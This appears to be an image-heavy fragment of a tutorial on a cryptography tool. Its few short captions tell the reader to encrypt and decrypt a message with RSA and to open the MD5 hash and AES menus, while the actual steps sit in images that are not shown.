





➤ Then your message will be encrypted




Now Select RSA algorithm and Decryption the message






From menu select Algorithm----->HASH----->MD5 and follow steps as in images.








From menu bar select Algorithm----->Symmetric----->AES and follow steps as in images.




